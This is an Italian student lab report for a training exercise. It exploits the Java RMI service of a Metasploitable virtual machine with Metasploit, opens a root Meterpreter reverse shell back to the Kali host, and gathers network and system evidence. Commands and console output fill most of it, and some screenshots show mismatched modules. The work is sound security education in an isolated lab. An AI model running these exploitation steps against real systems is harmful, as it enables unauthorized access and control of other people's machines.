

JAVA RMI EXPLOIT PRIVILEGE ESCALATION

INDICE

PAG.	TITOLO
2	traccia creazione ambiente e configurazioni
3	scansione delle vulnerabilità
4	avvio Metasploit selezione del modulo di exploit
5	configurazione parametri
6	esecuzione dell'exploit apertura sessione Meterpreter
7	raccolta evidenze della macchina remota/vittima
16	conclusioni

TRACCIA:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

CREAZIONE AMBIENTE e CONFIGURAZIONI

Sistema di attacco: Kali Linux

Sistema bersaglio: MetaSploitable

Software: Metasploit Framework

Cambiare l'indirizzo IP su Kali Linux: *sudo nano /etc/network/interfaces* → 192.168.11.111

Cambiare l'indirizzo IP su Metasploitable: *sudo nano /etc/network/interfaces* → 192.168.11.112

Riavviare entrambe le macchine per aggiornare le impostazioni → *Sudo reboot*

Verificare la configurazione aggiornata → *ifconfig*


Verificare la connessione → *Ping*

The image shows two side-by-side VirtualBox windows. The left window is titled 'kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox' and displays a terminal session on Kali Linux. The user has run 'ifconfig' and 'ping 192.168.11.112'. The output of 'ifconfig' shows the 'eth0' interface configured with IP 192.168.11.111 and netmask 255.255.255.0. The 'lo' interface is also shown. The 'ping' command shows successful results: 'PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data. 64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.249 ms 64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.275 ms ^C --- 192.168.11.112 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1009ms'. The right window is titled 'metasploitable [In esecuzione] - Oracle VM VirtualBox' and displays a terminal session on Metasploitable. The user has run 'ifconfig' and 'ping 192.168.11.112'. The output of 'ifconfig' shows the 'eth0' interface configured with IP 192.168.11.112 and netmask 255.255.255.0. The 'lo' interface is also shown. The 'ping' command shows successful results: 'PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data. 64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.013 ms 64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.017 ms ^C --- 192.168.11.112 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 999ms rtt min/avg/max/mdev = 0.013/0.015/0.017/0.002 ms msfadmin@metasploitable:~\$ _'.

SCANSIONE DELLE VULNERABILITA'

Individuare le informazioni sul target Metasploitable → `nmap -sV -p 1-1200 192.168.11.112`
dove

- `-sV`: Attiva il rilevamento del servizio/versione.
Nmap determina il servizio e la versione del software che risponde su ciascuna porta aperta.
- `-p 1-1200`: Specifica il range di porte da scansare, in questo caso da porta 1 a porta 1200.
Nmap esamina le porte comprese in questo intervallo per determinare se sono aperte, chiuse o filtrate.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV -p 1-1200 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 14:43 EDT  
Nmap scan report for 192.168.11.112 (192.168.11.112)  
Host is up (0.00039s latency).  
Not shown: 1187 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds  
(kali@kali)-[~]  
$
```

Risultato:

la porta 1099/tcp è aperta col servizio java-RMI

RMI (Remote Method Invocation) è un meccanismo che consente a un oggetto Java di poter essere in esecuzione su un determinato computer consentendone l'invocazione dei suoi metodi in maniera remota da un altro computer raggiungibile attraverso la rete.

Questo consente ad un attaccante remoto non autenticato di eseguire del codice malevolo, esecuzione remota di codice (RCE) o manipolare dati in modo non autorizzato.

AVVIO METASPLOIT

Metasploit può essere utilizzato per testare la vulnerabilità sulla porta 1099 TCP per Java RMI.

E' un framework di test di penetrazione open source che offre una vasta gamma di strumenti per eseguire test di sicurezza, compresa l'automazione di exploit conosciuti e la verifica della presenza di vulnerabilità. Può essere utilizzato per identificare e sfruttare vulnerabilità note, inclusa la configurazione non sicura di servizi come Java RMI.

Avviare Metasploit dalla MV Kali Linux ed inserire la psw utente → msfconsole

```
kali@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Enable HTTP request and response logging with set HttpTrace  
true  
  
console ... \  
  
System  
.:ok000kdc'      'cdk000ko:.  
.x0000000000000c  c000000000000x.  
.00000000000000k, ,k000000000000000:  
'000000000kkk00000: :0000000000000000'  
o00000000. .o000o0000l. ,00000000o  
d00000000. .c00000c. ,00000000x  
l00000000. ;d; ,00000000l  
.00000000. .; ,00000000.  
c0000000. .00c. 'o00. ,0000000c  
o0000000. .0000. :0000. ,000000o  
l00000. .0000. :0000. ,00000l  
;0000' .0000. :0000. ;0000;  
.d00o .0000ccccx0000. x00d.  
,k0l .0000000000000. .d0k,  
:kk;.0000000000000.c0k;  
;k0000000000000k;  
,x000000000000x,  
.l0000000l.  
,dod,  
.  
  
=[ metasploit v6.3.43-dev ]  
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > |
```

SELEZIONE DEL MODULO DI EXPLOIT

Con l'accesso a Metasploit, individuare il modulo di sfruttamento relativo a Java RMI.

Dal vasto database che comparirà selezionare il modulo più pertinente alla specifica vulnerabilità o servizio necessario. → msf6
> search exploit java RMI

In questo caso "exploit/multi/misc/java_rmi_server" è il più adatto da utilizzare. → msf6 > use 3

```
msf6 > search java rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE  
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scanner  
3 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration  
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
6 exploit/multi/misc/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
7 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution  
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE  
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability  
10 exploit/linux/http/kibana_timelion_prototype_pollution_rce 2019-10-30 manual Yes Kibana Timelion Prototype Pollution RCE  
11 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution  
12 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire authentication bypass with RCE plugin  
13 exploit/multi/http/torchserver_cve_2023_43654 2023-10-03 excellent Yes PyTorch Model Server Registration and Deserialization RCE  
14 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Code Injection  
15 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 manual Yes VMware vCenter vScalation Priv Esc  
  
Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  
msf6 > |
```


CONFIGURAZIONE PARAMETRI

Visualizzare le Opzioni → show options

```
msf6 > use 3
msf6 auxiliary(gather/java_rmi_registry) > show options

Module options (auxiliary/gather/java_rmi_registry):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    1099             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/java_rmi_registry) > █
```

Impostare l'indirizzo Ip della MV Metasploitable come target → set RHOST 192.168.11.112

```
msf6 auxiliary(gather/java_rmi_registry) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 auxiliary(gather/java_rmi_registry) > use 3
msf6 auxiliary(gather/java_rmi_registry) > show options

Module options (auxiliary/gather/java_rmi_registry):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/java_rmi_registry) > █
```

ed impostare LHOST la MV Kali Linux → set LHOST 192.168.11.111

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > show options

Module options (exploit/multi/browser/java_rmi_connection_impl):

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:


  Id  Name
  --  -
  0    Generic (Java Payload)
```

ESECUZIONE DELL' EXPLOIT

Dopo aver configurato il modulo con gli indirizzi della macchina vittima e della macchina attaccante, si esegue l'exploit → exploit

Il comando `exploit` in Metasploit è utilizzato per eseguire un exploit contro una vulnerabilità specifica su un sistema di destinazione al fine di ottenere accesso o eseguire altre azioni predefinite.

Si avvierà il processo di sfruttamento della vulnerabilità Java RMI sul sistema di destinazione, ottenendo così un accesso non autorizzato.



```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help Help

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/68IOzmha9BwH0MS
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33402) at 2024-06-09 08:25:23 -0400

meterpreter > 
```

APERTURA SESSIONE METERPRETER

A seconda del successo dell'exploit, Metasploit fornirà dei feedback sull'esito dell'attacco.

In questo caso è stato un successo: abbiamo così ottenuto l'accesso al sistema per poter eseguire azioni.

RACCOLTA DI EVIDENZE DALLA MACCHINA REMOTA/VITTIMA

Dettaglio sulla configurazione network della Macchina Vittima → ifconfig
Dettaglio del traffico di rete(tabella di routing)→ route

```
kali@kali: ~  
File Actions Edit View Help Help  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fea0:4a7  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  


| Subnet                  | Netmask | Gateway | Metric | Interface |
|-------------------------|---------|---------|--------|-----------|
| ::1                     | ::      | ::      |        |           |
| fe80::a00:27ff:fea0:4a7 | ::      | ::      |        |           |

  
meterpreter > |
```

```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
1 2 3 4 | 2  
kali@kali: ~  
File Actions Edit View Help Help  
RHOST => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/68IOzmha9BwH0MS  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (57692 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33402) at 2024-06-09 08:25:23 -0400  
  
meterpreter > ifconfig  
  
Interface 1  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fea0:4a7  
IPv6 Netmask : ::  
  
meterpreter > |
```

```
metasploitable [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:a0:04:a7  
          inet addr:192.168.11.112 Bcast:192.168.50.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fea0:4a7/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:2485 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2317 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:311545 (304.2 KB)  TX bytes:141552 (138.2 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:25109 (24.5 KB)  TX bytes:25109 (24.5 KB)  
  
msfadmin@metasploitable:~$
```

Dettaglio del sistema $\rightarrow sysinfo$

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter >
```

Creazione della SHELL \rightarrow *shell*

Accesso al Telnet → *ps aux | grep telnet*

```
→ telnet 192.168.11.112
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ps aux | grep telnet
root      4832  0.0  0.0   1784    532 ?        R    08:29   0:00 grep telnet
telnet 192.168.11.112
Trying 192.168.11.112 ...
Connected to 192.168.11.112.
Escape character is '^]'.

metasploitable
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:

Inserimento dei dati conosciuti di accesso di Metasploitable2 $\rightarrow login/psw = msfadmin$

```
telnet 192.168.11.112
Trying 192.168.11.112...
Connected to 192.168.11.112.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
msfadmin
Password: msfadmin

Last login: Sun Jun  9 08:22:23 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$
```

Verifica dalla shell su LINUX

Verifica dell'IP da shell




Tabella ARP → arp

```
msfadmin@metasploitable:/home$ arp
arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.11.111    ether   08:00:27:21:B1:D0 C              eth0
msfadmin@metasploitable:/home$ route
route
Kernel IP routing table
Destination      Gateway         Genmask        Flags Metric Ref    Use Iface
192.168.11.0     *              255.255.255.0  U          0      0      0 eth0
```

